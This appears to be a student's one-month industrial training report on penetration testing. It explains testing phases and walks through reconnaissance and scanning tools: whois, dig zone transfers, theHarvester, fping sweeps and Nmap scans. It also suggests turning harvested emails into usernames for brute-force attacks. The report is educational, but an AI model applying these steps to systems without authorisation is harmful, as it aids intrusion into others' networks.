A REPORT OF ONE MONTH TRAINING

at

ThinkNEXT Technologies Private Limited

SUBMITTED IN PARTIAL FULFILLMENT OF THE REQUIREMENT FOR THE

AWARD OF THE DEGREE OF

BACHELOR OF TECHNOLOGY

(Computer Science and Engineering)

JUNE-JULY, 2025

SUBMITTED BY:


SATVIK CHANDRA

2302666

DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

GURU NANAK DEV ENGINEERING COLLEGE LUDHIANA

(An Autonomous College Under UCG ACT)



ThinkNEXT Technologies Private Limited

Indian Iconic AWARD WINNER 2024

Business Excellence AWARD WINNER 2023

Iconic Business Summit AWARDS WINNER 2024

Nation's Business Pride AWARDS WINNER 2024

National Gratitude AWARDS WINNER 2020

Asia's Quality & Entrepreneurship AWARDS WINNER 2019

Business Leaders AWARDS WINNER 2019

NATIONAL ICON AWARDS WINNER 2019

ThinkNEXT®

Innovation at every step...

ISO 9001:2015 Certified Company

Scan and verify your Certificate

Certificate ID:630497

Ref.No. TNT/C-25/18072

Certificate of Excellence

Certificate

This Certificate do hereby recognizes that

Satvik Chandra S/o Subhash Chandra

has successfully completed Industrial Training Program

from *23rd June 2025* to *23rd July 2025*

in *Cyber Security* Grade *A*

ISO Certified

CII

Member of Confederation of Indian Industry

ISTQB International Software Testing Qualifications Board

Affiliated

For ThinkNEXT Technologies Pvt. Ltd.

[illegible]

Authorised Signatory

Member Training Division

ThinkNEXT Technologies Pvt. Ltd.

Munish Mittal

Director

Director

Corporate Office: S.C.F 113, Sector 65, Mohali

A Outstanding 100 90% B Excellent 89 80% C Very Good 79 70% D Good 69 60% E Satisfactory 59 50%

GURU NANAK DEV ENGINEERING COLLEGE, LUDHIANA

CANDIDATE'S DECLARATION

I, Satvik Chandra, hereby declare that I have undertaken one month training at **ThinkNEXT Technologies Private Limited**, during a period of 23rd June, 2025 to 23rd July, 2025 in partial fulfillment of requirements for the award of degree of B.Tech (Computer Science Engineering) at GURU NANAK DEV ENGINEERING COLLEGE, LUDHIANA. The work which is being presented in the training report submitted to the Department of Computer Science Engineering at GURU NANAK DEV ENGINEERING COLLEGE, LUDHIANA is an authentic record of training work.

Signature of the Student

The one month industrial training Viva-Voce Examination of _____________________ has been held on _______________ and accepted.

Signature of Internal Examiner Signature of External Examiner

ABOUT INSTITUTE

ThinkNEXT Technologies Private Limited is an ISO 9001:2015 certified Software, Electronics and CAD/CAM Systems Development Multinational Company (MNC) and approved from Ministry of Corporate Affairs which deals in **Web Designing and Development, Mobile Apps Development, Digital Marketing, College/School ERP Software, University Conferences and Journals Management Android/iPhone Mobile Apps development, Cloud Telephony Services, Bulk SMS, Voice SMS, TechSmart Classed (Schools), Biometrics Time Attendance, Security Systems, PLC/SCADA Solutions, Embedded Systems based Electronics Kits and CAD/CAM Consultancy** etc.

ThinkNexttraining is an IT training and certification provider based in **Phase 11, Mohali**. They provide a wide range of training courses and certification programs in various domains such as **IT infrastructure management, cybersecurity, cloud computing,** and more. **ThinkNexttraining** offers courses in both online and offline modes and has a team of experienced trainers who have hands-on experience in their respective fields. They focus on providing practical training that emphasizes real-world scenarios and problem-solving skills, rather than just theoretical knowledge. **ThinkNexttraining** has partnered with several industry-leading companies to provide their employees with high-quality training and certification programs.

ThinkNEXT offers various **6 Months/3 Months/ 6 Weeks/45 days/Summer Industrial Training programs for B.Tech Engineering students, MCA, BCA, Polytechnic Diploma, M.Sc (IT), B.Sc (IT), MBA, BBA, B.Com students and job-seekers. ThinkNEXT** offers Industrial Training in the field of **CSE/IT/Electronics (ECE)/ Mechanical/ Civil/ Electrical/ Aeronautical Engineering, Polytechnic Diploma students. ThinkNEXT** offers best industrial training or summer training in Chandigarh Mohali Panchkula region to make students industry-ready. Over the years, with its hardwork, dedication, honesty and teamwork, **ThinkNEXT** has become the first choice among students/job-seekers for best 6 months, 6 weeks, summer training in Chandigarh, Mohali.

ABSTRACT

Penetration testing, a critical component of modern cybersecurity practices, stands as a proactive measure to evaluate the security posture of an organization's digital infrastructure. This abstract delves into the multifaceted landscape of **penetration testing**, examining its **methodologies**, **significance**, and **evolving role in safeguarding digital assets**.

Penetration testing, often referred to as ethical hacking, involves simulating real-world cyberattacks to identify vulnerabilities within a system or network. It encompasses a structured approach, starting from reconnaissance and information gathering, followed by vulnerability assessment, exploitation, and reporting. Through simulated attacks, organizations can uncover weaknesses before malicious actors exploit them, thereby fortifying their defenses and mitigating potential risks.

The significance of penetration testing transcends mere compliance requirements, serving as a proactive strategy to protect sensitive data, maintain business continuity, and uphold customer trust. By identifying vulnerabilities and weaknesses in systems, applications, and network infrastructure, organizations can make informed decisions to allocate resources for remediation efforts, thus enhancing their overall security posture.

The evolution of penetration testing parallels the rapid advancements in technology and the ever-changing threat landscape. Traditional approaches are augmented by innovative techniques, including automated testing, machine learning, and artificial intelligence, to address complex security challenges effectively. Moreover, the emergence of cloud computing, IoT devices, and hybrid infrastructures necessitates adapting penetration testing methodologies to suit modern IT environments.

In conclusion, penetration testing remains indispensable in the realm of **cybersecurity**, serving as a proactive measure to identify and remediate vulnerabilities before they are exploited by malicious actors. As organizations continue to embrace digital transformation, the role of penetration testing evolves to meet the demands of an increasingly complex and interconnected digital ecosystem, ensuring resilience against emerging **cyber threats.**

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to **Mrs. Nagma Khan** and **Mr. Gaurav Thakur** for their guidance and support throughout my industrial training at ThinkNEXT. Their expert knowledge, patience, and willingness to answer my questions helped me learn and grow professionally. I am also thankful to our **Principal- Dr. Sehijpal Singh** and **HOD- Dr. Kiran Jyoti** for their invaluable assistance and support during the training period.

SATVIK CHANDRA

CONTENTS

FIGURES

CHAPTER 1:
INTRODUCTION

1.1 PENETRATION TESTING

Penetration Testing, also known as **Pentesting** or **Ethical hacking**, attempts to breach a system's security for the purpose of vulnerability identification.

In most cases, both humans and automated programs research, probe, and attack a network using various methods and channels. Once inside the network, penetration testers will see exactly how deep they can get into a network with the ultimate goal of achieving full **administrative** access, or "**root**."

How exactly does Pentesting work?

Penetration testing (pentesting) involves ethical hackers simulating attacks to identify vulnerabilities in a network. The process begins with defining a scope, which outlines the systems to be tested and the timeframe. Once approved, testers perform vulnerability scans to find weaknesses such as misconfigured firewalls or flawed applications.

If a system is compromised, testers attempt privilege escalation to access deeper parts of the network. Depending on the scope, unconventional methods like dropping infected USB drives or exploiting physical security (e.g., unlocked doors, impersonation) may be used.

After testing, a detailed report is produced, highlighting findings and recommending fixes. Pentests are usually conducted annually or after major security changes.

Types of Pentesting Techniques

Penetration tests vary based on scope and goals:

- **Black Box Testing**: The tester has no prior knowledge of the network. It simulates a real external attack and is time-consuming due to its blind nature.
- **White Box Testing**: The tester has full access to network details. It's thorough and can simulate

insider threats. Though faster, large organizations may still require months to complete it.

- **Gray Box Testing**: A hybrid approach where the tester has partial knowledge. Often used for testing public-facing apps with private backends. The timeframe is between black and white box tests.

Each method offers unique insights into network vulnerabilities depending on how much access the tester is given.

Penetration tests can target specific systems or services rather than the entire network, helping organizations manage upgrades and remediation efficiently. Key areas include:

- **Web Applications**: Tested for vulnerabilities that could expose sensitive data or allow backend access. Complexity varies due to browsers, plugins, and extensions. Agile coding, sandbox testing, and bug bounty programs help strengthen defenses.
- **Wireless Networks**: Wi-Fi is tested using tools like packet sniffers and rogue access points. Weak guest network configurations can allow attackers to access private systems if VLANs aren't properly set.
- **Physical Infrastructure**: Tests assess how easily intruders can bypass locks, sensors, or gain access by impersonating staff. Cheap security hardware is often vulnerable to non-destructive bypass techniques.
- **Social Engineering**: Simulated phishing emails, calls, or impersonation attempts test staff awareness. Training and strict visitor policies are key defenses. Automated platforms can reinforce learning through remediation exercises.

Who Are Pentesters?

Penetration testers are trained in many technical and non-technical skills that allow them to professionally and ethically test client networks. Unlike bug bounty hunters, most penetration testers work full-time rather than as freelancers. You'll often see specialized penetration testing teams made up of members with different skill sets.

Penetration testers must be armed with a set of soft skills to succeed on assignments. Critical thinking and creative problem-solving are a must for ethical hackers, as many attacks will fail or not unfold as expected. Quickly finding creative solutions to challenging problems is part of the job for a penetration tester.

Phases of Penetration Testing

Penetration testing follows a structured methodology made up of several phases, typically ranging from four to seven steps. This organized approach helps ethical hackers stay focused, ensures each phase builds on the previous one, and mirrors the process used by real attackers.

Using a methodology breaks down complex tasks into manageable steps and is essential for mastering ethical hacking. While terminology may vary—like "Information Gathering," "Reconnaissance," or "OSINT"—the core concepts remain consistent across different frameworks.

To simplify learning, a four-phase model is often used:

1. **Reconnaissance** – Gathering information about the target.
2. **Scanning & Enumeration**
3. **Exploitation**
4. **Post-Exploitation & Reporting**

The key is not the number of steps, but ensuring the process provides a complete overview of the penetration testing lifecycle.




Fig1.1

Penetration testing follows a structured sequence where each phase builds on the previous one. Skipping early steps like reconnaissance can limit the effectiveness of the test. The process is often visualized as an inverted triangle—starting broad and narrowing down to specific targets.

A final phase, often called "hiding" or "covering tracks," involves removing evidence of the test. Understanding the correct order of operations is crucial for realistic and thorough testing.

In modern environments, direct access to critical systems is rare. Testers often need to compromise multiple systems in sequence—a technique called **pivoting**—to reach the final target. This makes repetition of earlier steps necessary at each stage of the attack path.




Fig 1.2

Penetration testing follows a structured process with four key phases:

1. **Reconnaissance**: The first step involves gathering information about the target. The more data collected, the better the chances of success in later phases. This results in a list of target IPs for scanning.
2. **Scanning**: This includes:
    - **Port Scanning**: Identifies open ports and running services.
    - **Vulnerability Scanning**: Detects weaknesses in software and services.
3. **Exploitation**: Using the scan results, testers attempt to gain control of the target system. This phase often involves automated tools and aims for administrative access.
4. **Post-Exploitation & Maintaining Access**: Testers establish persistence to retain access even after reboots. Ethical use of this phase is critical.

Finally, a **penetration test report** should include an executive summary—a brief, nontechnical overview of key findings—followed by a detailed technical report for deeper analysis.

CHAPTER 2:

TRAINING WORK UNDERTAKEN

2.1 RECONNAISSANCE

Topics:

 HTTrack: Website Copier

 Google Directives: Practicing Your Google-Fu

 The Harvester: Discovering and Leveraging E-mail Addresses

 Whois

 Netcraft

 Host

 Extracting information from DNS




Fig2.1

Introduction

Many beginners in hacking workshops know basic tools like port scanners, Wireshark, or Metasploit, but often lack understanding of how these tools fit into a full penetration testing methodology. Following a structured process ensures clarity, direction, and effectiveness.

The first and most crucial phase is **reconnaissance**, or information gathering. The more data collected, the better the chances of success in later phases. This step is often overlooked but is essential for identifying viable targets.

Reconnaissance includes:

- **Passive Recon**: Gathering public data (OSINT) without interacting with the target, making it stealthy and undetectable.
- **Active Recon**: Direct interaction with the target, which may be logged or detected.

Ethical hackers must stay within the authorized scope. Even if vulnerabilities are found in third-party systems related to the target, they cannot be exploited without permission. However, such risks should still be documented in the final report.

The goal of recon is to collect and refine data into a list of attackable IPs or URLs, forming the foundation for the next phases of the penetration test.

HTTrack: Website Copier

The first step in a penetration test is reconnaissance, which involves gathering information about the target. Tools like **HTTrack** can create offline copies of websites for detailed analysis without interacting with the live server.

Key data to collect includes:

- Contact details, employee names, business relationships
- News, announcements, and merger information (which may reveal new targets)

Passive reconnaissance is preferred early on, as it doesn't alert the target. This includes using search engines like **Google**, which index vast amounts of public data.

Google directives help refine searches:

- `site:` limits results to a specific domain
- `intitle:` and `allintitle:` target keywords in page titles
- `inurl:` finds pages with specific terms in their URLs (e.g., `admin`)

These techniques help uncover hidden directories, admin panels, and other valuable information—all without sending packets to the target.

The Harvester: Discovering and Leveraging E-mail Addresses

The Harvester is a powerful Python-based reconnaissance tool developed by Christian Martorella. It helps penetration testers gather email addresses, subdomains, and usernames related to a target by querying sources like Google, Bing, PGP servers, and LinkedIn.

Key points:

- Always use the latest version due to frequent search engine updates and throttling.
- Email addresses found can be manipulated to generate potential usernames for brute-force attacks on services like SSH, VPN, or FTP.
- The Harvester is pre-installed in Kali Linux and can be run via terminal using `theHarvester`.
- If the tool isn't found, use `updatedb` followed by `locate theHarvester` to find its path, typically in the `/usr/bin/` directory.

This tool is essential for passive and active reconnaissance, helping testers build a detailed target profile early in the penetration testing process.

Whois

Whois is a simple yet powerful tool used in penetration testing to gather public information about a target domain. It reveals details such as:

- IP addresses and hostnames of DNS servers
- Contact information like physical address and phone number

You can run Whois from a Linux terminal using `whois target_domain`, or use online services like whois.net. If DNS servers are listed by name, the `host` command can convert them to IP addresses.

Sometimes, Whois results are limited. In such cases, you can follow the "Referral URL" to query the specific Whois server for more detailed data. Services like Safename may offer deeper insights. This makes Whois a valuable tool for passive reconnaissance early in a penetration test.

Netcraft

Another great source of information is Netcraft. We can visit their site at http://news.netcraft.com. Start by searching for your target in the "What's that site Running?" Netcraft will return any websites it is aware of that contain your search words. If any of these sites have escaped our previous searches, it is important to add them to our potential target list. The returned results page will allow us to click on a "Site Report". Viewing the site report should provide us with some valuable information.

Host

Oftentimes, our reconnaissance efforts will result in host names rather than IP addresses. When this occurs, we can use the “host” tool to perform a translation for us. The host tool is built into most Linux systems including Kali. We can access it by opening a terminal and typing:host target_hostname.

The host command can also be used in reverse. It can be used to translate IP addresses into host names. To perform this task, simply enter host IP_address Using the “–a” switch will provide us with verbose output and possibly reveal additional information about your target. It is well worth our time to review the “host” documentation and help files. We can do so by issuing the “man host” command in a terminal window. This help file will allow us to become familiar with the various options that can be used to provide additional functionality to the “host” tool.

Extracting Information from DNS

DNS servers are prime targets for penetration testers because they store valuable information, including mappings of domain names to IP addresses. Gaining access to a DNS server can reveal a full list of internal hostnames and IPs—essentially a blueprint of the organization.

DNS is often neglected by inexperienced administrators who avoid updates or configuration changes due to fear of disruption. This “if it isn’t broken, don’t touch it” mindset leads to misconfigured and unpatched servers, making them vulnerable to attacks.

For ethical hackers, targeting DNS during reconnaissance can uncover critical infrastructure details and highlight security gaps in overlooked systems.

nslookup

The first tool we will use to examine DNS is nslookup. nslookup is a tool that can be used to query DNS servers and potentially obtain records about the various hosts of which it is aware. nslookup is built into many versions of Linux including Kali and is even available for Windows. nslookup operates very similarly between the various OSs; however, you should always review the specifics for your particular system. You can do so in Linux by reviewing the nslookup man page. This is accomplished by opening a terminal and typing man nslookup nslookup is a tool that can be run in interactive mode. This simply means we will first invoke the program and then feed it the particular switches we need to make it function properly. We begin using nslookup by opening a terminal and entering:

nslookup

By issuing the "nslookup" command, we start the nslookup tool from the OS. After typing "nslookup" and hitting enter, your usual "#" prompt will be replaced with a ">" prompt. At this point, you can enter the additional information required for nslookup to function. We begin feeding commands to nslookup by entering the "server" keyword and an IP address of the DNS server you want to query.

Dig

Another great tool for extracting information from DNS is "**dig**". To work with dig, we simply open a terminal and enter the following command: dig @192.168.236.201 Naturally, we will need to replace the "192.168.236.201" with the actual IP address of your target. Among other things, dig makes it very simple to attempt a zone transfer. Recall that a zone transfer is used to pull multiple records from a DNS server.

In some cases, a zone transfer can result in the target DNS server sending all the records it contains. This is especially valuable if your target does not distinguish between internal and external IPs when conducting a zone transfer. We can attempt a zone transfer with dig by using the "–t AXFR" switch. If we wanted to attempt a zone transfer against fictitious DNS server with an IP address of 192.168.1.23 and a domain name of "example.com" we would issue the following command in a terminal window:

dig @192.168.1.23example.com –t AXFR

2.2 SCANNING

Topics:

- Fping: Pings and Ping Sweeps
- Nmap: Port Scanning and Service Detection
- NSE: Extending Nmap
- Nessus: Vulnerability Scanning




Fig3.1

After reconnaissance (Step 1), testers transition to scanning (Step 2), where IP addresses are mapped to open ports and services. Since most networks allow some external communication, each service or connection can be a potential entry point for attackers.

Step 2 is broken into four phases:

1. **Ping Sweep** – Check if systems are alive using ping packets. Though unreliable, it helps identify responsive hosts.
2. **Port Scanning (Nmap)** – Identify open ports and running services. Ports act as gateways for communication, like entry points into a house.
3. **Nmap Scripting Engine (NSE)** – Perform deeper interrogation of services for more detailed insights.
4. **Vulnerability Scanning (Nessus)** – Detect weaknesses in software and services.

Ports enable simultaneous communication between systems. Common ports are like front doors—frequently used—while obscure ports are like side entrances or doggie doors, often overlooked but still accessible. Understanding port behavior is key to identifying attack vectors.

Port Number	Service
20	FTP data transfer
21	FTP control
22	SSH
23	Telnet

25 SMTP (e-mail)

53 DNS

80 HTTP

137–139 NetBIOS

443 HTTPS

445 SMB

1433 MSSQL

3306 MySQL

3389 RDP

5800 VNC over HTTP

5900 VNC

Vulnerability scanning (Step 2.4) identifies known weaknesses in software and services on target machines. Discovering exploitable vulnerabilities can be a major win for penetration testers, with some allowing full system control with minimal effort.

Vulnerabilities vary in severity—some offer limited access, while others enable complete takeover. Scanning typically begins with **perimeter devices** (e.g., routers, firewalls, servers) since reconnaissance often reveals their details first. These devices act as gateways between internal networks and the Internet.

Due to modern network architectures, testers often use **pivoting**—compromising one machine to access another—progressing from perimeter to internal systems to reach the final target.

Pings and Ping Sweeps

- **Ping** uses ICMP echo request packets to check if a host is online and responsive. It also provides round-trip time and packet loss data to assess network reliability.
- Linux and Windows both support the `ping` command, but Linux continues sending packets until manually stopped (Ctrl + C), while Windows sends four by default.
- **FPing** is a tool for performing ping sweeps to discover live hosts across an IP range. The command `fping -a -g [start IP] [end IP] >hosts.txt` saves responsive IPs to a file for later use.
- Use `cat hosts.txt` to view results, and `man fping` to explore more options.

Once live hosts are identified, **port scanning** begins:

- Port scanning reveals which ports are open and what services are running (e.g., FTP, HTTP).
- Ports act like entryways into a computer, with 65,536 possible ports (TCP or UDP).
- **Nmap** is the most popular tool for port scanning. It's flexible, scriptable, and built into Kali Linux.
- Using the terminal version of Nmap offers better control and understanding than GUI tools.
- Different scan types yield different results, so knowing how and what to scan is essential for effective penetration testing.

Using Nmap to Perform a TCP Connect Scan


The **TCP Connect scan** is one of the most basic and reliable Nmap scans. It works by completing the full TCP three-way handshake on each specified port, then gracefully closing the connection—minimizing the risk of crashing the target system.

Key points:

- By default, Nmap scans the 1000 most common ports.
- To scan **all ports**, use the -p- option.
- The -Pn switch disables host discovery, treating all targets as alive—helpful for uncovering hidden systems and services.

Recommended command:
